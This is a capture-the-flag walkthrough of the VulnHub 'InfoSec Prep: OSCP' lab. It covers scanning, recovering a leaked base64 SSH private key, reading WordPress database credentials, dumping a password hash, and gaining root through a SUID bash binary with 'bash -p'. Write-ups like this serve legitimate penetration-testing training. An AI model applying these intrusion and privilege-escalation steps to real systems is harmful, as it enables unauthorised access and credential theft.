

INFOSEC PREP: OSCP

Today, we'll be looking at the info sec prep machine on vulnhub.

You can download the machine [here](#).

Let's scan the target machine with nmap.

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└─(root@kali)-[~]
└─# nmap -sS -A -p- 192.168.88.137
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 13:47 EDT
Nmap scan report for 192.168.88.137
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91ba0dd43905e31355578f1b4690dbe4 (RSA)
|   256 0f35d1a131f2f6aa75e81701e71ed1d5 (ECDSA)
|_  256 aff153ea7b4dd7fad8de0df228fc86d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
SF-Port33060-TCP:V=7.93%I=7%D=6/26%Time=6499CF3A%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"%x05%0%0%0%0b%08%05%1a%0")%r(GenericLines,9,"%x05%0%0%0%0b%
SF:x08%05%1a%0")%r(GetRequest,9,"%x05%0%0%0%0b%08%05%1a%0")%r(HTTPOp
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SF:%x08%05%1a%0")%r(RPCCheck,9,"%x05%0%0%0%0b%08%05%1a%0")%r(DNSVers
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SF:B,"%x05%0%0%0%0b%08%05%1a%0%1e%0%0%0%01%08%01%10%88'%x1a%0fI
SF:nvalid%20message%"%x05HY000")%r(Help,9,"%x05%0%0%0%0b%08%05%1a%0")
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SF:%x05HY000")%r(Kerberos,9,"%x05%0%0%0%0b%08%05%1a%0")%r(SMBProgNeg,9
SF:,"%x05%0%0%0%0b%08%05%1a%0")%r(X11Probe,2B,"%x05%0%0%0%0b%08%05%
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SF:9,"%x05%0%0%0%0b%08%05%1a%0")%r(LDAPSearchReq,2B,"%x05%0%0%0%0b%0
SF:8%05%1a%0%1e%0%0%0%01%08%01%10%88'%x1a%0fInvalid%20message%"%
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SF:05%1a%0")%r(TerminalServer,9,"%x05%0%0%0%0b%08%05%1a%0")%r(NCP,9,"
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SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\\
SF:x05HY000")%r(giop,9,"\\x05\0\0\0\x0b\x08\x05\x1a\0");
MAC Address: 00:0C:29:93:E7:82 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/26%OT=22%CT=1%CU=31766%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=6499CF55%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=2%ISR=FF%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)
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Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

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HOP	RTT	ADDRESS
1	0.29 ms	192.168.88.137

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 34.17 seconds

We can see it's only running http and ssh.

Let's use dirsearch to enumerate directories.

From the results of the dirsearch scan, we can see it's running wordpress.

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[13:14:45] 301 - 321B - /javascript/ → http://192.168.88.137/javascript/
[13:14:45] 200 - 19KB - /license.txt
[13:14:50] 200 - 7KB - /readme.html
[13:14:50] 200 - 36B - /robots.txt
[13:14:50] 403 - 279B - /server-status
[13:14:50] 403 - 279B - /server-status/
[13:14:54] 301 - 319B - /wp-admin → http://192.168.88.137/wp-admin/
[13:14:54] 200 - 0B - /wp-content/
[13:14:54] 200 - 0B - /wp-config.php
[13:14:54] 400 - 1B - /wp-admin/admin-ajax.php
[13:14:54] 302 - 0B - /wp-admin/ → http://192.168.88.137/wp-login.php?
%2Fwp-admin%2F&reauth=1
[13:14:54] 500 - 3KB - /wp-admin/setup-config.php
[13:14:54] 301 - 321B - /wp-content → http://192.168.88.137/wp-content/
[13:14:54] 200 - 1KB - /wp-admin/install.php
[13:14:54] 200 - 69B - /wp-content/plugins/akismet/akismet.php
[13:14:54] 500 - 0B - /wp-content/plugins/hello.php
[13:14:54] 301 - 322B - /wp-includes → http://192.168.88.137/wp-includes
[13:14:54] 200 - 0B - /wp-cron.php
[13:14:54] 500 - 0B - /wp-includes/rss-functions.php
[13:14:54] 200 - 5KB - /wp-login.php
[13:14:54] 200 - 45KB - /wp-includes/
[13:14:54] 302 - 0B - /wp-signup.php → http://192.168.88.137/wp-login.
[13:14:54] 405 - 42B - /xmlrpc.php

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Task Completed

Let's run wpscan for further enumeration.

We found a username: **admin**.

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
[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
|   - http://192.168.88.137/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

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
But nothing else special.

Let's check **robots.txt**.



We found an interesting file **secret.txt**.

Looks like it's encoded with base64.



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LS0tLS1CRUdJTiBPUEV0U1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
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Let's decode it.

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wget 192.168.88.137/secret.txt
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cat secret.txt | base64 -d
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Looks like we got an ssh private key.

We can use that to login as **oscp** into the machine.


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(root@kali)-[~]
# wget 192.168.88.137/secret.txt
--2023-06-26 14:05:44-- http://192.168.88.137/secret.txt
Connecting to 192.168.88.137:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3502 (3.4K) [text/plain]
Saving to: 'secret.txt'

secret.txt                               100%[=====]

2023-06-26 14:05:44 (535 MB/s) - 'secret.txt' saved [3502/3502]
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(root@kali)-[~]
# cat secret.txt | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXNkdjEAAAAAAAAAG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQAAEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
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8nfK2oDc6LfrDmjQAAAAAlvc2NwQG9zY3A=
```

First, we need to put into a file and change it's permissions.

```
chmod 600 key
```

```
ssh oSCP@192.168.88.137 -i key
```

We got in!

```
(root@kali)-[~]
# chmod 600 key

(root@kali)-[~]
# ssh oscp@192.168.88.137 -i key
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 26 Jun 2023 06:09:16 PM UTC

System load:  0.02               Processes:           211
Usage of /:   27.4% of 19.56GB   Users logged in:    0
Memory usage: 65%               IPv4 address for eth0: 192.168.88.137
Swap usage:   8%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jun 26 17:41:00 2023 from 192.168.88.128
-bash-5.0$
```

Let's check the wordpress configuration file.

We got the username and password for the mysql database.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Oscp12345!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

mysql -u wordpress -p

We got in!

```
-bash-5.0$ mysql -u wordpress -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3814
Server version: 8.0.20-0ubuntu0.20.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql> █
```

show databases;

use wordpress;

show tables;

select * from wp_users

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+
| 1 | admin | $P$Bx9ohXoCVR5lkKtuQbuWuh2P36Pr1D0 | admin | ec@offsec.com | http://192.168.128.135 | 2020-07-09 06:12:49 | 0 | admin |
+----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

I tried cracking the password for the user **admin** but I failed.

Let's use linpeas for more local enumeration.

In the SUID section, we can see that we can run bash with root permissions.

```
-rwsr-xr-x 1 root root 84K May 28 2020 /usr/bin/chfn → SuSE_9.3/10
-rwsr-sr-x 1 root root 1.2M Feb 25 2020 /usr/bin/bash
-rwsr-xr-x 1 root root 31K Aug 16 2019 /usr/bin/pkexec → Linux4.10_to_5
.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
```

Let's just use that to open a root shell.

We can find the command on [gtfobins](#).

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

Running that, we became root.

```
-bash-5.0$ bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
bash-5.0#
```